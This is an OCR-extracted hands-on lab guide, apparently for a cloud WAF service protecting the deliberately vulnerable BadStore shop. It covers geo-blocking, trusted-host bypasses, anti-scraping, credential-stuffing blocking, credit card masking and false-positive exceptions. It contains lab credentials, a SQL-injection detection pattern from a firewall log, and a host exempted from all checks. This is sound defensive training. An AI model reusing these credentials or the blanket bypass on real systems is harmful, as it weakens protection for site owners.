Application security goes much further than SQL Injection and XSS and the OWASP Top 10.


Also included in Application Security are defenses against Bot attacks, Account Take Overs, and more.

Geolocation

> *We only do business with US and UK. Can you block all other countries? We also want to block TOR nodes and anonymous proxies.*

Look at the available components in WAFaaS to block web requests outside of the US and UK.

- Add the **IP Address Geolocation** component:



IP Address Geolocation

Allow or prevent access to your application based on users' location. Block access from TOR nodes, anonymous proxies, satellite providers and/or the Barracuda Global Reputation IP database.

IP Address Geolocation: ON

Geo IP Filter

Allowed	Blocked
United States	Ukraine
United Kingdom	United Arab Emirates
	United States Minor Outlying Islands
	Uruguay
	Uzbekistan
	Vanuatu
	Venezuela
	Vietnam

IP Categories

Barracuda Reputation Blocklist	ALLOW
TOR Nodes	BLOCK
Anonymous Proxy	ALLOW
Satellite Provider	ALLOW

Network Exceptions (ALLOW LIST / BLOCK LIST)

Allow certain IPs or networks to access your application, even if they are blocked by the Geo IP Filter or IP Categories.

IP ADDRESS	NETMASK
	255.255.255.255


- In the Geo IP Filter card, move all countries **except** United States and United Kingdom to the Blocked side. Note: If you are located in another country, you may wish to add it.
- Turn on blocking for TOR Nodes and Anonymous Proxies.
- Click Save.

Allow Trusted Clients

> *We have an anti-defacement service that accesses the store and we want it to be exempt from all WAF checks and be able to do anything unconditionally. The service always sends requests from the IP 38.227.79.50*

Look at the available components in WAFaaS to see what would allow requests from a specific IP to be always “trusted”. Note: You may need to circle back to the “IP Address Geolocation” component and add this ip address as an allowed address under the “Network Exceptions” section, so that if that IP address falls outside the UK and USA, it is still allowed.

- Add the **Trusted Hosts** component.



☑ Trusted Hosts

Allow certain IP addresses to bypass all security checks to access your application.

Enable Trusted Hosts ON

ADD HOST


NAME	IP ADDRESS	MASK	MORE
Anti-Defacement	38.227.79.50	255.255.255.255	⋮

- Enable Trusted Hosts.
- Click Add Host. Enter the IP 38.227.79.50 and mask 255.255.255.255. Enter “Anti_Defacement” for the name and click Add.
- Click Save

Web Scraping

> *Note: We will not be finding or testing this vulnerability, but we will be enabling the appropriate WAFaaS component to defend against this type of attack.*
>
> *Our competitor, TerribleStore, started selling the same things and whenever we change our prices, their prices are almost immediately 1 cent cheaper than ours! How do they do that? How do we stop them?*

- The competitor is using a Web Scraper to scrape our customer's price list.
- Add the Distributed Denial-of-Service component.
- Choose Web Scraping, turn on "insert hidden links" and "insert Javascript"and click Save.




Web Scraping Prevention ON

Insert hidden links in response ON


Insert disallowed URLs in robots.txt OFF

Insert JavaScript in response ON


- Web Page Before & After showing the JavaScript and Hidden Links



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dt
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
 ▶<head>…</head>
 ▼<body>
…  ▼<div id="doc"> == $0
    ▶<div id="hd">…</div>
    ▶<div id="bd">…</div>
     <div id="ft">BadStore v1.2.3s - Copyright © 2004-2005</div>
   </div>
  </body>
</html>
```



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
 ▶<head>…</head>
…▼<body> == $0
   ▶<div id="doc">…</div>
    <a hidden href="/LcnsybRCnW-QKT_eotWDXUtzymqSCCxkJv2sbAu7GVg=.html">LcnsybRCnW-QKT_eotWDXUtzymqSCCxkJv2sbAu7GVg=.html</a>
   ▼<script type="text/javascript">
      function setCookie (name) { var a = -670327761; var b = 894658860; var c = a+b; document.cookie = name+"="+c; } function
      set_answer_cookie() { setCookie("x-bni-ja"); } set_answer_cookie();
    </script>
  </body>
</html>
```




```
<html><body style="font-family:times;color:white;font-size:15px;" bgcolor="#405f8d"><title>Validation request</title><h3 align="center">User validation required to continue..</h3><hr>Please type the text you se
e in the image into the text box and submit<p><img src = "/captcha.gif"></p><form name="input" action="/captcha_resp" method="POST" enctype="application/x-www-form-urlencoded"><input type="text" name="captcha_r
esp_txt" /><input type="submit" value="Submit" /></form></p></body></html><p>[ Refresh the page to generate a new image. ]</p><p>Note:<ul><li>If you get here while trying to submit a form, you may have to re-su
bmit the form.</li><li>Access to this domain may need the browser to have javascript and cookie support enabled. </li></ul></p><hr>
<br><em>Validation needed due to the detection of invalid input from this client IP address, error code : <b><font color=yellow>421</font></b></em><br><em>Number of attempts left : <b><font color=yellow>5</font
></b></em>
```

Testing for Credential Stuffing Vulnerabilities

There are many leaked credentials on the darknet being used for things like Account Take Overs (ATO) and Barracuda WAF-as-a-Service can determine if an attacker is using leaked credentials, and can block this attack. This type of attack is known as Credential Stuffing.

- In your web browser, go to either your WAFaaS CNAME or your Badstore Domain Name
- Click Login / Register
- Try logging in as julio.tan@gmail.com and password: please

You will see the login simply fails because that's not a valid user


BadStore.net


Welcome **Test User** - Cart contains 0 items at $0.00 View Cart

UserID and Password not found!

Use your browser's Back button and try again.

But that set of credentials is from a leaked database and is a credential stuffing attack. But your website does not know it is under attack. Also, by default, WAFaaS will not block this, we need to add the Bot Protection component to block this.

Blocking Credential Stuffing

- Go to your WAFaaS admin tab and add the **Bot Protection** component
- Click **Bot Attacks**, then under **Credential Attack Protection** enter
    - **email** for the username field
    - **passwd** for the password field
    - 
      Credential Attack Protection ON

      Protection Type [✓ Credential Stuffing] Credential Spraying


      Block logins to your application using predefined pairs of usernames and passwo compromised and available on the dark web.

      Username: email

      Password: passwd
- Go to your WAFaaS CNAME
- Click Login / Register
- Try logging in as julio.tan@gmail.com and password: please

Verify the WAFaaS blocks this, and the Firewall Log shows this.

Now we know we are under a credential stuffing attack, but are protected from it, and we know details of the attacker such as their source IP address.



2021-04-22 22:36:46	DENIED	/cgi-bin/badstore.cgi	47.156.11.216	POST	Credential Stuffing Detected

Event Details


Date	2021-04-22 22:36:46	Endpoint	app544842.prod.cudawaas.com:80
ID	178fd3b03c7-70ca7926	URL	/cgi-bin/badstore.cgi
Severity	Alert	Method	POST
		Query String	action=login

Attack Details		**Prevention Details**		**Event Details**	
Attack Category	Bot	Action	DENY	Client IP	47.156.11.216:42979
Attack	Credential Stuffing Detected	Follow Up Action	CHALLENGE	Country	United States
Detail	[Policy="vs_13815:default-url-policy User=julio.tan@gmail.com']			Host	
				User Agent	Mozilla/5.0 (Windows N

Testing for Credit Card PII Leakage Vulnerabilities

We were showing off our reporting system to our auditor last week. We logged into the site's admin interface by going to the ***"Login/Register****" page, entering "***admin***" in the username box and "***secret***" in the password box. Then we went to the Super Secret Administration Menu by navigating to* ***/cgi-bin/badstore.cgi?action=admin*** *. We chose "***View Sales Reports***" and clicked "***Do It***." Our auditor told us we were in danger of failing the audit because we were showing full credit card numbers, and PCI compliance, and were in danger of legal consequences.*

- In your web browser, go to your WAFaaS Cname
- Click on Login/Register
- Login as admin / secret
- Go to <your Badstore DNS name> /cgi-bin/badstore.cgi?action=admin
- Choose View Sales Reports and click "Do It"




Date	Time	Cost	Count	Items	Account	IP	Paid	Credit_Card_Used	ExpDate
2016-11-24	23:11:58	$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2016-11-24	23:11:58	$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2016-11-23	23:11:57	$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008

- As you can see there is PII Leakage of Credit Card details.
- The WAFaaS is not protecting this by default, so we have to add a component to prevent this.

Blocking PII Leakage

- Add the Data Theft Protection component.



Block Attacks YES

Data Theft Protection

Prevent sensitive information, such as soci

Data Theft Protection

NAME	ENABLED	TRAILING CHARACTERS	MORE
CreditInfo	Yes	0	⋮

Edit Element

Data Theft Element Name: CreditInfo


Identity Theft Type: Credit Cards

Action: Block [✓ Cloak]

Initial Characters to Keep: 0

Trailing Characters to Keep: 4

- Turn on Data Theft Protection.
- Click Add Element. Give your Data Theft Element a name such as “Creditcards” and choose Credit Cards for Identity Theft Type
- Select Cloak for the action. Cloak will obscure the credit card number so the customer can pass the audit. You can leave the 4 initial characters and 0 trailing characters. Click Add.
- Refresh the “View Sales Reports”.
- You will see most of the credit card numbers have been obscured. The few that are not are not valid credit card numbers to begin with.



Date	Time	Cost	Count	Items	Account	IP	Paid	Credit_Card_Used	ExpDate
2016-11-24	23:11:58	$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	XXXX-XXXX-XXXX-1111	0705
2016-11-24	23:11:58	$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	XXXX-XXXX-XXXX-0004	0905
2016-11-23	23:11:57	$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008


Adding an Exception for a simple False Positive

Sometimes the WAF may by default block something we want to allow. This is known as a false positive. In this case, we need to make an exception. This is known as fixing a false positive.

- Go to your WAFaaS CNAME
- Click on Leave comment, enter a name and email and then the following for the comment text:

I tried to order from the union of your stores, but when I try to select a product, from your selection, I cannot!

- You will see you are blocked from posting the comment




You have been blocked
You are unable to access this website

Why have I been blocked?
This website is using a security service to protect itself from online attacks. The action you just performed triggered this service. There are several actions that could result in being blocked including submitting a certain word or phrase, a SQL command or malformed data.

How can I resolve this?
You can email the site owner to let them know you were blocked. Please include what you were doing when this page occurred and the event ID found at the bottom of the page.

17549c5384d-41be2777 *


- Look at the Firewall Logs to see why the request was blocked



Attack Details	
Attack Category	SQL
Attack	SQL Injection in Parameter
Detail	[type="sql-injection-medium" pattern="sql-union-command" token="union of your stores" but when I try to select a, Parameter="comments" value="I tried to order from the union of your stores"]


Bot Protection

- We need to turn off SQL Injection patterns from being blocked in this part of the application
- But we must not turn off SQL Injection protection for the entire site.
- Add the App Profiles component.
- Click Add URL and add the URL from the firewall log: /cgi-bin/badstore.cgi
    - You can leave all the settings at their defaults.
- Hover over the "badstore.cgi" profile, and click the "Add Parameter" icon which looks like a plus with a gear



- Enter the parameter which was blocked in the firewall log for the parameter name: comments

- For the Parameter Class, select Custom and uncheck "Block SQL Injection"



New Parameter

URL	/cgi-bin/badstore.cgi
Status	ON
Parameter Name	comments
Type	Input
Parameter Class	Custom


[✓] Block OS Command Injection
[✓] Block Cross Site Scripting
[ ] Block SQL Injection
[✓] Block Directory Traversal
[✓] Block Remote File Inclusion

- Click **Add**
- Go to the comment field and try to add the same comment as before, verify you now can add the comment

Adding an Exception for a False Positive in File Uploads

One of our suppliers is having trouble uploading their price lists. She is going to the "Supplier Login" section, entering their email big@spender.com , their password "money", and clicking Login. Our supplier has made the price list for you to use for troubleshooting available at: https://s3.amazonaws.com/nmiron-sko20-labs/pricelist.dat .

- Save the file https://s3.amazonaws.com/nmiron-sko20-labs/pricelist.dat to your computer
- In your web browser, go to your WAFaaS CNAME
- Click on Supplier Login
- Enter for the email: big@spender.com and password: money
- Click choose file, select the file you saved, enter a filename of "my-pricelist.doc", and click Upload.


Welcome Supplier

Upload Price Lists

Filename on local system:

Choose File pricelist.dat

Filename on BadStore.net:

my-pricelist.doc Upload

Coming Soon - Web Services!

You have been blocked

You are unable to access this website

Why have I been blocked?


This website is using a security service to protect itself from online attacks. The action you just performed triggered this service. There are several actions that could result in being blocked including submitting a certain word or phrase, a SQL command or malformed data.

How can I resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page occurred and the event ID found at the bottom of the page.

17549c5384d-41be2777

- Review the firewall log entry to see why it was blocked
- Go to the **Parameter Protection** component you previously added.
- Find the Max Upload File Size input and change it to 10240 (10MB).
- Click Save.
- Test again and verify you are able to upload the File


Upload a file

Thanks for uploading your new pricing file!

Your file has been uploaded: my-pricelist.doc

THE END